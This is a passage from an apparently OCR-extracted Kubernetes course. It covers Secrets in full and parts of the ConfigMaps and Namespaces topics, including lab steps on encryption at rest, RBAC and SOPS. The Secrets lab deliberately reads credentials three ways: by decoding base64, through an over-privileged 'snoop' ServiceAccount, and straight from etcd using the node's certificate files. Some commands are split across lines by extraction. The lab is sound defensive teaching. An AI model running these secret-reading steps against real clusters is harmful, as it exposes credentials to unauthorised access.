5. A content-hash annotation in the Pod template (Helm checksum or a script), versioned/hashed ConfigMap names (Kustomize generator), or `kubectl rollout restart` as a manual step.
6. `kubectl describe pod` events: usually a referenced ConfigMap or key does not exist (or is in another namespace).

11 Further reading

- Kubernetes documentation, *Concepts* > *Configuration* > *ConfigMaps* and *Tasks* > *Configure Pods and Containers* > *Configure a Pod to Use a ConfigMap*.
- *The Twelve-Factor App*, factor III "Config" (12factor.net).
- Kustomize documentation, *configMapGenerator*; Helm documentation, *Chart Tips and Tricks* (automatic rolling on config change).

8.7 Secrets

Topic 7 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

A **Secret** is a Kubernetes object for small pieces of sensitive data: database passwords, API tokens, TLS private keys, image registry credentials. It looks almost exactly like a ConfigMap §8.6 (key-value data, consumed as env vars or mounted files), but Kubernetes treats it with extra care: Secret values are not printed by `kubectl describe`, the kubelet keeps mounted Secrets in memory-backed storage (tmpfs) on the node, Secrets are only sent to nodes that run a Pod needing them, and you can apply separate RBAC §8.18 rules and encryption to them.

The most important fact in this topic: **a Secret is base64-encoded, not encrypted.** Base64 is a reversible text encoding (`echo cGFzc3dvcmQ= | base64 -d` prints `password`). Anyone who can `get` a Secret through the API, read etcd, or read a backup of etcd can read every value. Real protection comes from RBAC, encryption at rest, and often from keeping the real secret outside the cluster entirely (external secret stores).

2 Why it matters in DevOps

- **Leaked credentials are a top breach cause.** A Secret committed to Git as plain YAML is a leaked secret (see Secrets Scanning §11.11 and Secrets Management and Encryption §11.4).
- **"We use Secrets, so we are secure" is false.** Without RBAC limits and encryption at rest, a node compromise, an overly broad `get secrets` permission or a stolen etcd snapshot exposes everything.
- **GitOps needs a plan.** Declarative deployments want everything in Git, but plain Secrets must not be there. Teams pick sealed, encrypted or externally-referenced Secrets (Secrets and Environment Variables §5.5).
- **Rotation.** A secret you cannot rotate without downtime or a redeploy is a liability the day an employee leaves or a key leaks.

3 Real-world system example

Encryption at rest on managed Kubernetes. The Kubernetes API server can encrypt Secret objects before writing them to etcd using an `EncryptionConfiguration`, and can delegate key handling to an external **KMS provider**. Managed services build on this: for example, Amazon EKS supports envelope encryption of Kubernetes Secrets with an AWS KMS key you control, and GKE offers application-layer secrets encryption with Cloud KMS (KMS §6.15). In envelope encryption, each Secret is encrypted with a data key, and that data key is itself encrypted by the KMS key, so the master key never leaves the KMS.

External Secrets Operator (a CNCF project) and the **Secrets Store CSI Driver** keep the source of truth in AWS Secrets Manager, HashiCorp Vault, Google Secret Manager or Azure Key Vault and sync or mount values into the cluster at runtime (Secrets Manager §6.16). **Sealed Secrets** (Bitnami) and **SOPS** take a different approach: they encrypt the Secret so the ciphertext is safe to commit to Git and only the cluster (or a key holder) can decrypt it.

4 Diagram




Figure 8.7-1

5 How it works

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: shop-db
type: Opaque
stringData:                  # write plain text; the API stores it base64-encoded under
  data
  DB_USER: shop
  DB_PASSWORD: change-me-not-a-real-password
```

Type	Purpose	Required keys
`Opaque` (default)	Arbitrary user data	none
`kubernetes.io/tls`	TLS certificate for Ingress or apps (Ingress §8.5)	`tls.crt`, `tls.key`
`kubernetes.io/dockerconfigjson`	Image pull credentials, used via `imagePullSecrets`	`.dockerconfigjson`
`kubernetes.io/basic-auth`	Username and password	`username` or `password`
`kubernetes.io/ssh-auth`	SSH private key	`ssh-privatekey`
`kubernetes.io/service-account-token`	Long-lived ServiceAccount token (legacy; prefer short-lived projected tokens)	set by Kubernetes
`bootstrap.kubernetes.io/token`	Node bootstrap tokens	set by Kubernetes

Consuming a Secret is the same as a ConfigMap:

```yaml
env:
  - name: DB_PASSWORD
    valueFrom:
      secretKeyRef:
        name: shop-db
        key: DB_PASSWORD
volumeMounts:
  - name: db
    mountPath: /etc/secrets/db
    readOnly: true
volumes:
  - name: db
    secret:
      secretName: shop-db
      defaultMode: 0400          # file permissions
```

Env var versus file: environment variables are easy but leak into crash dumps, `docker inspect`-style tools, child processes and logs that dump the environment. Mounted files can be rotated live (volume mounts without `subPath` refresh, like ConfigMaps), are visible only to processes that can read the file, and are generally preferred.

Where Secrets are exposed, and the defences

Exposure	Defence
Anyone with RBAC `get` / `list` / `watch` on Secrets (note `list` returns the values)	Least-privilege Roles, no wildcard `*` on `secrets`, per-namespace scoping (RBAC §8.18)
etcd data and etcd backups	**Encryption at rest** (`EncryptionConfiguration`, KMS provider), encrypted backups, restricted etcd access
Anyone who can create a Pod in the namespace (they can mount any Secret there)	Namespace boundaries, admission policies, Pod Security Standards
Node compromise	tmpfs mounts, limit Secrets to the Pods that need them, short-lived credentials
Git history	Never commit plain Secrets; use Sealed Secrets, SOPS or external references
Logs and `kubectl get -o yaml` output	Do not log env; treat `kubectl get secret -o yaml` output as sensitive

Encryption at rest is configured on the API server with a file like this (you do this on self-managed control planes; managed services expose it as a cluster option):

```yaml
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
  - resources: ["secrets"]
    providers:
      - aescbc:
          keys:
            - name: key1
              secret: <BASE64_32_BYTE_KEY>   # placeholder
      - identity: {}                         # lets the API server still read data stored
  before encryption
```

The first provider is used for writes, and all listed providers can read. After enabling it, existing Secrets stay plaintext until rewritten: `kubectl get secrets -A -o json | kubectl replace -f -`. Locally generated keys in a file on the control-plane node are only a small improvement; a **KMS provider** (`kms` v2) keeps the key in an external service and is the recommended production setup.

External secrets options in short:

- **External Secrets Operator:** an `ExternalSecret` object says "create Secret `shop-db` from `prod/shop/db` in AWS Secrets Manager, refresh hourly". The value still ends up as a Kubernetes Secret.
- **Secrets Store CSI Driver:** mounts the external value as a volume and can optionally sync it into a Secret; the value need not exist as a Secret object.
- **Sealed Secrets / SOPS:** encrypted files in Git, decrypted in-cluster or by the deployment tool.
- **Workload identity / IAM roles for service accounts:** the best secret is no secret; let Pods authenticate to cloud services with short-lived federated credentials instead of stored keys.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). Cost: free. All credentials here are fake. Outputs are illustrative.

1. **Create a Secret and see that it is only encoded.**

```bash
kubectl create secret generic shop-db \
  --from-literal=DB_USER=shop --from-literal=DB_PASSWORD='s3cr3t-demo-only'
kubectl get secret shop-db -o yaml
kubectl get secret shop-db -o jsonpath='{.data.DB_PASSWORD}' | base64 -d; echo
```

   The YAML shows `DB_PASSWORD: czNjcjN0LWRlbW8tb25seQ==` and the last command prints the original. `kubectl describe secret shop-db` shows only key names and sizes.

2. **Mount it as files and as an env var.**

```yaml
# secret-demo.yaml
apiVersion: v1
kind: Pod
metadata:
  name: secret-demo
spec:
  containers:
    - name: app
      image: busybox:1.36
      command: ["sh", "-c", "sleep 3600"]
      env:
        - name: DB_USER
          valueFrom:
```

```
            secretKeyRef:
              name: shop-db
              key: DB_USER
      volumeMounts:
        - name: db
          mountPath: /etc/secrets/db
          readOnly: true
  volumes:
    - name: db
      secret:
        secretName: shop-db
        defaultMode: 0400
```

```bash
kubectl apply -f secret-demo.yaml
kubectl wait --for=condition=Ready pod/secret-demo --timeout=60s
kubectl exec secret-demo -- sh -c 'echo "user=$DB_USER"; ls -l /etc/secrets/db; cat
  /etc/secrets/db/DB_PASSWORD; echo; mount | grep secrets'
```

You see the user, two read-only files with mode `0400` (shown as `-r--------`), the password, and a `tmpfs` mount line.

3. **Prove rotation reaches the mounted file but not the env var.**

```bash
kubectl patch secret shop-db -p '{"stringData":{"DB_PASSWORD":"rotated-demo-
  only","DB_USER":"shop2"}}'
sleep 90
kubectl exec secret-demo -- sh -c 'echo "env user=$DB_USER"; cat
  /etc/secrets/db/DB_USER; echo'
```

The file shows `shop2` (after the kubelet refresh) and the env var still shows `shop`.

4. **Show how easy it is to read a Secret with the wrong permission.** Create a ServiceAccount allowed to list Secrets and use it:

```bash
kubectl create serviceaccount snoop
kubectl create role secret-reader --verb=get,list --resource=secrets
kubectl create rolebinding snoop-reads --role=secret-reader --
  serviceaccount=default:snoop
kubectl auth can-i list secrets --as=system:serviceaccount:default:snoop
kubectl get secrets -o yaml --as=system:serviceaccount:default:snoop | grep
  DB_PASSWORD
```

`can-i` prints `yes` and the encoded password is shown. `list` alone discloses values. Remove it: `kubectl delete rolebinding snoop-reads`, then `kubectl auth can-i list secrets --as=system:serviceaccount:default:snoop` prints `no`.

5. **Look at (not change) encryption at rest in kind.** The control-plane node is a container; check the API server flags:

```bash
docker exec devops-control-plane grep -c encryption-provider-config
  /etc/kubernetes/manifests/kube-apiserver.yaml
```

Output `0` means encryption at rest is not enabled by default in kind: Secrets are base64 plaintext in etcd. You can read one straight from etcd to prove it:

```bash
docker exec devops-control-plane sh -c 'ETCDCTL_API=3 etcdctl --
  endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/etcd/server.crt
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/shop-db' | strings | grep -i demo
```

If `etcdctl` is not present in the node image, skip this step; the point is that an unencrypted etcd stores the value readable. In a production cluster you would turn encryption on (self-managed: `EncryptionConfiguration`; EKS/GKE/AKS: the KMS option at cluster creation).

6. **Image pull and TLS Secret types.**

```bash
kubectl create secret docker-registry regcred --docker-server=registry.example.com \
  --docker-username=demo --docker-password='<YOUR_TOKEN>' --docker-
  email=demo@example.com
kubectl get secret regcred -o jsonpath='{.type}'; echo
```

Prints `kubernetes.io/dockerconfigjson`. Pods use it with `spec.imagePullSecrets: [{name: regcred}]`.

7. **Make a Secret safe for Git (concept demo with SOPS or Sealed Secrets).** Install `sops` and

`age` from their project pages, then:

```bash
age-keygen -o age.key
kubectl create secret generic shop-db --from-literal=DB_PASSWORD=demo --dry-run=client
  -o yaml > secret.yaml
sops --encrypt --age "$(grep -o 'age1.*' age.key)" --encrypted-regex
  '^(data|stringData)$' secret.yaml > secret.enc.yaml
cat secret.enc.yaml | head -20
```

The values under `data` are replaced by `ENC[AES256_GCM,...]`, while keys and metadata stay readable, so the file is reviewable and committable. Decrypt with `SOPS_AGE_KEY_FILE=age.key sops --decrypt secret.enc.yaml | kubectl apply -f -`.

8. **Clean up.**

```bash
kubectl delete pod secret-demo
kubectl delete secret shop-db regcred
kubectl delete serviceaccount snoop
kubectl delete role secret-reader
kubectl delete rolebinding snoop-reads --ignore-not-found
rm -f age.key secret.yaml secret.enc.yaml
```

7 Real-world scenario

Illustrative scenario. A developer debugging a failing job runs `kubectl get secret shop-db -o yaml` and pastes the output into a public GitHub issue, thinking the long string "looks encrypted". A scanner bot finds the base64 value within minutes and the database is accessed from an unknown IP. The on-call engineer rotates the password in the database and in AWS Secrets Manager; because the team uses External Secrets Operator with a one-hour refresh, the new value reaches the cluster, and mounted files update without a restart. The app re-reads `/etc/secrets/db/DB_PASSWORD` on connection errors, so no restart is needed. The review leads to three changes: engineers lose `get/list secrets` in production (a break-glass role with audit logging replaces it), a secret scanner is added to pull requests, and the team documents that base64 is encoding, not encryption. **Lesson:** design for rotation first, restrict who can read Secrets, and never treat encoding as protection.

8 Common mistakes and best practices

Don't

- Commit Secret manifests with real values to Git, or put them in Helm `values.yaml` in plaintext.
- Give `get`, `list` or `watch` on Secrets cluster-wide to developers, CI roles or monitoring tools.
- Bake credentials into images or pass them as command-line arguments (visible in `ps` and in Pod specs).
- Assume the default setup encrypts etcd; verify it (many self-managed clusters and kind do not).
- Share one Secret between unrelated apps so that rotation breaks both.

Do

- Enable **encryption at rest** with a KMS provider and encrypt etcd backups.
- Apply least-privilege RBAC and remember that anyone who can create Pods in a namespace can read its Secrets (RBAC §8.18, Namespaces §8.8).
- Prefer mounted files (`defaultMode: 0400`) over env vars, and have the app re-read them for rotation.
- Keep the source of truth in a real secret manager and sync it with External Secrets Operator or the CSI driver; or encrypt with SOPS/Sealed Secrets for GitOps.
- Prefer short-lived, federated credentials (cloud workload identity) over long-lived keys.
- Set `immutable: true` for Secrets that should never change, and scan repos and images for leaked secrets (Secrets Scanning §11.11).

9 Tasks

- [ ] **T1 — Create and decode a Secret** *(≈20 min, beginner)*
  - **Goal:** see exactly what "base64 is not encryption" means.
  - **Steps:**
    1. Create `shop-db` with `kubectl create secret generic`.
    2. Print it with `-o yaml` and decode one value with `base64 -d`.
    3. Run `kubectl describe secret shop-db`.
  - **Done when:** you decoded the original password and can state what `describe` hides.
- [ ] **T2 — Env var versus mounted file** *(≈40 min, beginner)*
  - **Goal:** compare delivery methods and rotation behaviour.
  - **Steps:**
    1. Mount the Secret both ways in one Pod (step 2).

2. Patch the Secret and wait 90 seconds.
3. Compare the env var and the file.

- **Done when:** the file shows the new value, the env var the old one, and `mount` shows the Secret on `tmpfs`.

- [ ] **T3 — Over-broad RBAC** *(≈40 min, intermediate)*
  - **Goal:** demonstrate how `list` leaks values and how to fix it.
  - **Steps:**
    1. Create a ServiceAccount with a Role allowing `list` on Secrets and use `--as` to read the password.
    2. Narrow the Role with `resourceNames: [shop-db]` and `get` only; test with `kubectl auth can-i`.
    3. Delete the binding.
  - **Done when:** `can-i list secrets` is `no` after the change while `can-i get secret/shop-db` is `yes`.

- [ ] **T4 — Image pull Secret** *(≈40 min, intermediate)*
  - **Goal:** use a `dockerconfigjson` Secret.
  - **Steps:**
    1. Create a `docker-registry` Secret with fake credentials and reference it in a Pod with `imagePullSecrets` using an image from a registry that does not exist.
    2. Observe `kubectl describe pod` events.
    3. Fix by removing the bad image reference.
  - **Done when:** you can distinguish `ErrImagePull` caused by credentials from one caused by a missing image, using the event text.

- [ ] **T5 — Git-safe Secrets** *(≈60 min, advanced)*
  - **Goal:** commit a Secret you could safely publish.
  - **Steps:**
    1. Encrypt a Secret manifest with SOPS and age (step 7), or install Sealed Secrets and use `kubeseal`.
    2. Commit the encrypted file to a scratch repo and show the diff when you rotate one value.
    3. Decrypt and apply it to the cluster.
  - **Done when:** the repo contains no plaintext value, `kubectl get secret` in the cluster shows the right data, and `git diff` shows only ciphertext changes.

- [ ] **T6 — Prove it: threat model a Secret** *(≈40 min, advanced)*
  - **Goal:** list every place a Secret is readable and your control for each.
  - **Steps:**
    1. Without notes, draw the path from your secret store to the container: store, operator, API server, etcd, kubelet, tmpfs, process.
    2. Under each hop write who can read it and the control (RBAC, encryption at rest, node isolation, rotation).
    3. Demonstrate the etcd plaintext check from step 5 (or explain what it shows) and say what you would enable in production.
  - **Done when:** your diagram has at least five hops with a control for each, and you can explain why base64 gives no protection.

10 Self-check questions

1. Is a Kubernetes Secret encrypted by default? What exactly protects it?
2. How do you enable encryption at rest, and why is a KMS provider better than a key in a file?
3. Why does `list` permission on Secrets matter?
4. Env var or mounted file for a database password? Why?
5. How can you keep Secrets in a GitOps repo safely?
6. Name three Secret types and what each is for.

ANSWERS

1. No. Values are base64-encoded in the API and, by default, stored unencrypted in etcd. Protection comes from RBAC, optional encryption at rest, node-level isolation (tmpfs, only sent to nodes that need them) and good operational practice.
2. Configure the API server with an `EncryptionConfiguration` for `secrets` (or tick the KMS/encryption option on a managed service), then rewrite existing Secrets. A KMS provider keeps the master key outside the cluster in an HSM-backed service with its own audit and access control, so stealing etcd or the control-plane disk does not yield the key.
3. `list` (and `watch`) returns full objects including the data, so it discloses every value just like `get`.
4. A mounted file: it can be restricted by permissions, is tmpfs-backed, updates on rotation, and avoids leaking via environment dumps. Env vars are simpler but fixed at start and easier to leak.
5. Encrypt before committing (SOPS, Sealed Secrets) or commit only references to an external store (External Secrets Operator, CSI driver) so no plaintext ever reaches Git.

6. `Opaque` for arbitrary data, `kubernetes.io/tls` for certificate and key (Ingress), `kubernetes.io/dockerconfigjson` for registry credentials; also basic-auth, ssh-auth and service-account-token.

11 Further reading

- Kubernetes documentation, *Concepts* > *Configuration* > *Secrets*, *Good practices for Kubernetes Secrets* and *Encrypting Confidential Data at Rest*.
- External Secrets Operator, Secrets Store CSI Driver, Sealed Secrets and SOPS project documentation.
- Amazon EKS and GKE documentation on envelope encryption of Kubernetes Secrets with KMS.
- *Kubernetes Security and Observability* (Brendan Creane, Amit Gupta) and the CIS Kubernetes Benchmark.

LAB NOTES What I ran, what I saw, what it means

8.8 Namespaces

Topic 8 of 19 | ~3 hours | Difficulty: Intermediate

1 What it is

A **namespace** is a named partition inside one Kubernetes cluster. Most objects (Pods, Deployments, Services, ConfigMaps, Secrets, PersistentVolumeClaims) live in exactly one namespace, and their names only need to be unique *within* it. So `shop-api` can exist in `staging` and in `production` at the same time without conflict. Cluster-wide objects, such as Nodes, PersistentVolumes, StorageClasses and the Namespace objects themselves, belong to no namespace.

Namespaces are a **scoping and policy boundary**, not a security boundary on their own. They give you a unit to attach RBAC §8.18 rules, resource quotas, default limits and NetworkPolicies §8.19 to. By themselves they do not stop Pods in different namespaces from talking to each other, and they all share the same nodes and kernel.

A fresh cluster has four: `default`, `kube-system` (Kubernetes' own components), `kube-public` (readable by everyone, rarely used) and `kube-node-lease` (node heartbeats).

2 Why it matters in DevOps

- **Environments and teams share clusters.** Running one cluster per team or per environment is expensive. Namespaces let many teams and environments share nodes while keeping names, permissions and budgets separate.
- **Noisy neighbours.** Without quotas, one team's runaway Deployment can consume all cluster CPU or Pod slots and starve everyone else. `ResourceQuota` and `LimitRange` are the fix.
- **Wrong-namespace mistakes cause outages.** "I applied it to `default` by accident", or deleting a namespace and everything in it, is a classic production accident.
- **Cost allocation.** Namespace labels are the common key for splitting a cluster bill by team (FinOps §20.1).

3 Real-world system example

3

Kubernetes itself keeps its control-plane add-ons (CoreDNS, kube-proxy, the metrics components) in `kube-system`, and managed platforms such as GKE and EKS put their own agents in namespaces of their own so that your workloads and the platform's do not collide. **Large organisations** commonly map a namespace to a team or to a service-environment pair (`payments-prod`, `payments-staging`), apply quotas to each, and use tooling such as Argo CD or Flux to deploy into them. The Kubernetes project documents two flavours of multi-tenancy: soft multi-tenancy (trusted teams within one organisation, namespaces plus quotas, RBAC and NetworkPolicies) and hard multi-tenancy (untrusted tenants, which typically needs separate clusters or virtualised control planes, sandboxed runtimes and stronger isolation). Projects such as **vcluster** and **Capsule** and **Hierarchical Namespaces** exist to make the first case easier.

4 Diagram




Figure 8.8-1

Who enforces what when a Pod is created in a namespace with a quota:




Figure 8.8-2

5 How it works

YAML

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: team-a-prod
  labels:
    team: a
    env: prod
    pod-security.kubernetes.io/enforce: baseline   # Pod Security Standards, enforced by
  the built-in admission controller
```

Scope and naming

- `kubectl get pods -n team-a-prod` selects a namespace; `-A` or `--all-namespaces` shows all. Without `-n`, kubectl uses the namespace in your current context (initially `default`). Set it with `kubectl config set-context --current --namespace=team-a-prod`.
- DNS: a Service `orders` in `team-b-prod` is `orders.team-b-prod.svc.cluster.local`. From `team-a-prod` the short name `orders` does **not** resolve; use `orders.team-b-prod` (Services §8.4, Service Discovery §8.17).
- List what is and is not namespaced: `kubectl api-resources --namespaced=true` and `--namespaced=false`.
- Deleting a namespace deletes **everything inside it**. A namespace stuck in `Terminating` usually has a finalizer or an unavailable API (for example a broken webhook).

ResourceQuota caps the aggregate resources and object counts in a namespace:

```yaml
apiVersion: v1
kind: ResourceQuota
metadata:
  name: compute
  namespace: team-a-prod
spec:
  hard:
    requests.cpu: "4"
    requests.memory: 8Gi
    limits.cpu: "8"
    limits.memory: 16Gi
    pods: "30"
    services.loadbalancers: "1"      # limits billable cloud load balancers
    persistentvolumeclaims: "10"
    requests.storage: 100Gi
```

Once a quota covers `requests.cpu` or `limits.memory`, every new Pod in that namespace **must declare** those values (or get them from a LimitRange), otherwise the API server rejects it. Requests and limits are explained in Resource Requests and Limits §8.14.

LimitRange sets per-object defaults and bounds in a namespace:

```yaml
apiVersion: v1
kind: LimitRange
metadata:
  name: defaults
  namespace: team-a-prod
spec:
  limits:
```

```
    - type: Container
      default:            # limits applied when a container sets none
        cpu: 500m
        memory: 512Mi
      defaultRequest:     # requests applied when a container sets none
        cpu: 100m
        memory: 128Mi
      max:
        cpu: "2"
        memory: 2Gi
      min:
        cpu: 50m
        memory: 64Mi
```

Tool	Level it works at	What it prevents
ResourceQuota	Whole namespace	One team using more than its share of CPU, memory, storage, objects
LimitRange	Each Pod/container/PVC	Containers with no limits or absurd sizes; supplies defaults
RBAC (Role, RoleBinding)	Namespace	Users and services acting outside their area
NetworkPolicy	Pods in a namespace	Cross-namespace traffic (default is allow-all)
Pod Security Admission	Namespace label	Privileged Pods, host mounts, running as root

Multi-tenancy patterns, most to least isolated:

1. **Cluster per tenant** (strongest isolation, highest cost and operations load).
2. **Virtual clusters** (a control plane per tenant on shared nodes, e.g. vcluster).
3. **Namespace per tenant** with quota, RBAC, NetworkPolicies, Pod Security and, for sensitive tenants, dedicated node pools (taints and tolerations, see Scheduling §8.13).
4. **Shared namespace** (only for one trusted team).

Namespaces do not isolate the kernel, nodes, cluster-scoped resources or the DNS and API server load, so untrusted tenants need more than namespaces.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). Cost: free. Outputs are illustrative.

1. **Explore what exists.**

```bash
kubectl get namespaces
kubectl get pods -A | head -20
kubectl api-resources --namespaced=false | head -15
```

You see the four default namespaces plus `ingress-nginx` and `local-path-storage` if you did the earlier topics. Nodes and PersistentVolumes appear in the non-namespaced list.

2. **Create two namespaces and deploy the same name in both.**

```bash
kubectl create namespace team-a-prod
kubectl create namespace team-b-prod
kubectl create deployment shop-api --image=nginx:1.27 --replicas=1 -n team-a-prod
kubectl create deployment shop-api --image=nginx:1.27 --replicas=1 -n team-b-prod
kubectl expose deployment shop-api --port=80 -n team-b-prod
kubectl get deploy -A | grep shop-api
```

Two Deployments with the same name coexist.

3. **Cross-namespace DNS.** From `team-a-prod`, call the Service in `team-b-prod`:

```bash
kubectl run tmp -n team-a-prod --rm -it --restart=Never --image=curlimages/curl:8.10.1
  -- sh -c \
  'curl -s -o /dev/null -w "short name: %{http_code}\n" --max-time 3 http://shop-api;
  curl -s -o /dev/null -w "qualified: %{http_code}\n" --max-time 3 http://shop-
  api.team-b-prod'
```

`short name` fails (the name `shop-api` has no Service in `team-a-prod`, so curl reports `000`), while `qualified` returns `200`. By default namespaces do **not** block this traffic; you need a NetworkPolicy (NetworkPolicies §8.19).

4. **Set your default namespace** to avoid typing `-n` and avoid "oops, `default`" mistakes:

```bash
kubectl config set-context --current --namespace=team-a-prod
kubectl config view --minify | grep namespace
```

5. **Apply a ResourceQuota and watch it enforce.**

```bash
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: ResourceQuota
```

```
metadata:
  name: compute
  namespace: team-a-prod
spec:
  hard:
    requests.cpu: "500m"
    requests.memory: 512Mi
    limits.cpu: "1"
    limits.memory: 1Gi
    pods: "4"
EOF
kubectl describe quota compute -n team-a-prod
kubectl scale deploy/shop-api -n team-a-prod --replicas=3
kubectl get pods -n team-a-prod
kubectl describe replicaset -n team-a-prod | grep -i -A2 'forbidden\|quota'
```

The existing Pod keeps running (it was admitted before the quota), but scaling up is refused: the ReplicaSet events say `pods "..." is forbidden: failed quota: compute: must specify limits.cpu,limits.memory,requests.cpu,requests.memory`.

6. **Add a LimitRange so unset values get defaults.**

```bash
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: LimitRange
metadata:
  name: defaults
  namespace: team-a-prod
spec:
  limits:
    - type: Container
      default:
        cpu: 200m
        memory: 256Mi
      defaultRequest:
        cpu: 100m
        memory: 128Mi
EOF
